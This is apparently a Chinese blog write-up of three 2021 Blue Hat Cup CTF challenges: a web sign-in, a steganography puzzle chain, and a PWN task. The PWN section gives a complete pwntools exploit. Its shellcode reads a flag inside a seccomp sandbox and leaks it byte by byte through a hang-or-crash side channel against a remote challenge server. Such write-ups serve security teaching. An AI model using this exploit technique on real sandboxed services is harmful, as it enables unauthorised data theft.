

2021第五届蓝帽杯初赛部分题目wp

原创

[youhao108](#) 于 2021-04-29 22:01:23 发布 2768 收藏 13

文章标签: [信息安全](#) [网络安全](#) [unctf](#) [pwn](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43678263/article/details/116277524

版权

文章目录

[前言](#)

[WEB](#)

[Ball_signin](#)

[PWN](#)

[slient](#)

[MISC](#)

[冬奥会_is_coming](#)

前言


本次蓝帽杯初赛做出了三道解出人数最多的题, 勉强混个线下。但不得不吐槽一下这届题目。冬奥会这题杂项套了100层娃, 头都绕晕了; PWN题的slient是2020年蓝帽杯决赛原题。其他题没做出来, 没有发言权。

WEB

Ball_signin




签到题，用手机打开，填补3次左上角空缺的单词，完成滑雪游戏即得到flag



flag{3b2e48de-e328-4267-a8d6-8d17fb3c8889}

PWN

slient



题目mmap出了一块可执行内存，地址位于0x10000，随后读取shellcode到这块内存上并执行，在执行前使用seccomp禁掉了除去 `open/write` 之外的其他所有系统调用，因此无法通过write系统调用直接leak出flag。考虑单字节爆破flag，即读取flag到一块内存区域，随后单字节爆破，在shellcode中设置loop循环，一旦cmp命中即跳转到loop使得程序卡死，否则执行后面的exit系统调用直接崩溃，根据程序的表现可以区分是否命中，注意因为服务器通信不稳定，每次读到一段flag就更新exp中的flag字符串继续向后爆破。

```

#coding=utf-8
from pwn import *

r = lambda p:p.recv()
r1 = lambda p:p.recvline()
ru = lambda p,x:p.recvuntil(x)
rn = lambda p,x:p.recvn(x)
rud = lambda p,x:p.recvuntil(x,drop=True)
s = lambda p,x:p.send(x)
s1 = lambda p,x:p.sendline(x)
sla = lambda p,x,y:p.sendlineafter(x,y)
sa = lambda p,x,y:p.sendafter(x,y)

context.update(arch='amd64',os='linux',log_level='info')
context.terminal = ['tmux','split','-h']
debug = 0
elf = ELF('./chall')
libc_offset = 0x3c4b20
gadgets = [0x45216,0x4526a,0xf02a4,0xf1147]

map_addr = 0x00010000
flag_addr = 0x10700

def exp(dis, char):

    p.recvuntil("Welcome to silent execution-box.\n")
    sc = asm('''
        mov r12,0x67616c66
        push r12
        mov rdi, rsp
        xor esi, esi
        xor edx, edx
        mov al, 2
        syscall
        mov rdi, rax
        mov rsi, 0x10700
        mov dl, 0x40
        xor rax, rax
        syscall
        mov dl, byte ptr [rsi+{}]
        mov cl, {}
        cmp cl, dl
        jz loop
        mov al, 60
        syscall
        loop:
        jmp loop
    '''.format(dis, char))
    p.send(sc)
    #p.interactive()

#exp(0, 84)

flag = "flag{k33p_qu14t!}"
for i in range(len(flag), 18):
    sleep(1)
    log.success("flag : {}".format(flag))
    for j in range(0x100):
        if debug:

```

```
if debug:
    p = process('./chall')
else:
    p = remote('8.140.177.7',40334)
try:
    #gdb.attach(p, 'b* 0x0000555555554000+0xc94')
    exp(i,j)
    p.recvline(timeout=1)
    flag += chr(j)
    p.send('\n')
    log.success("{} pos : {} success".format(i,chr(j)))
    #sleep(0.5)
    #raw_input()
    p.close()
    break
except:
    #log.success("{} pos : {} failed ".format(i,chr(j)))
    p.close()
```


flag{k33p_qu14t!}

MISC

冬奥会_is_coming




题目拿到手为一张png图片



binwalk分离得到一个压缩包

```
(root@kali:~)
└─$ binwalk --raw
DECIMAL      HEXADECI-  DESCRIPTION
MAL          MICAL
0            0x0        PNG image, 657 x 657, 8-bit/color RGBA, non-interlaced
41          0x29        Zlib compressed data, default compression
WARNING: Extractor.execute failed to run external extractor 'unrar e %s': [Errno 2] No such file or directory: 'unrar', 'unrar e %s' might not be installed correctly
WARNING: Extractor.execute failed to run external extractor 'unrar -x %s': [Errno 2] No such file or directory: 'unrar', 'unrar -x %s' might not be installed correctly
149513      0x24089    RAR archive data, version 4.x, first volume type: MAIN_HEAD
```

解压得encode.mp3，还有提示密码为8位



查看mp3文件内容，发现最后有一段多出来的cipher，将十六进制分离出来转换得到emoji暂且不清楚有什么用，猜测为emoji加密，解密emoji发现内容无意义




题目名称为冬奥会，猜想8位密码为冬奥会开幕日期20220204，使用mp3stego工具分离出一个文本txt


```
F:\网络攻防\个人CTFTools\隐写\音频隐写\mp3stego-gui>Decode.exe -X -P 20220204 1.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Input file = '1.mp3' output file = '1.mp3.pcm'
Will attempt to extract hidden information. Output: 1.mp3.txt
the bit stream file 1.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=0, pd=1, pr=0, m=0, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=stereo, sblim=32, jsbd=32, ch=2
[Frame 13356]Frame cannot be located
Input stream may be empty
Avg slots/frame = 417.984; b/smp = 2.90; br = 128.008 kbps
Decoding of '1.mp3' is finished
The decoded PCM output file name is "1.mp3.pcm"
```




十六进制转换字符串得到如下为office里的wingding字体:




在<https://lingojam.com/WingDing>转换为字符串:



找到github上该项目, 下载post-chekout文件




文件内容如下：



```
#!/bin/sh
echo How_6ad_c0uld_a_1cePeak_be? >&2
```

将内容How_6ad_c0uld_a_1cePeak_be?作为密钥结合之前的emoji，尝试emoji-aes解密（<https://aghorler.github.io/emoji-aes/>），得到flag



flag{e32f619b-dbcd-49bd-9126-5d841aa01767}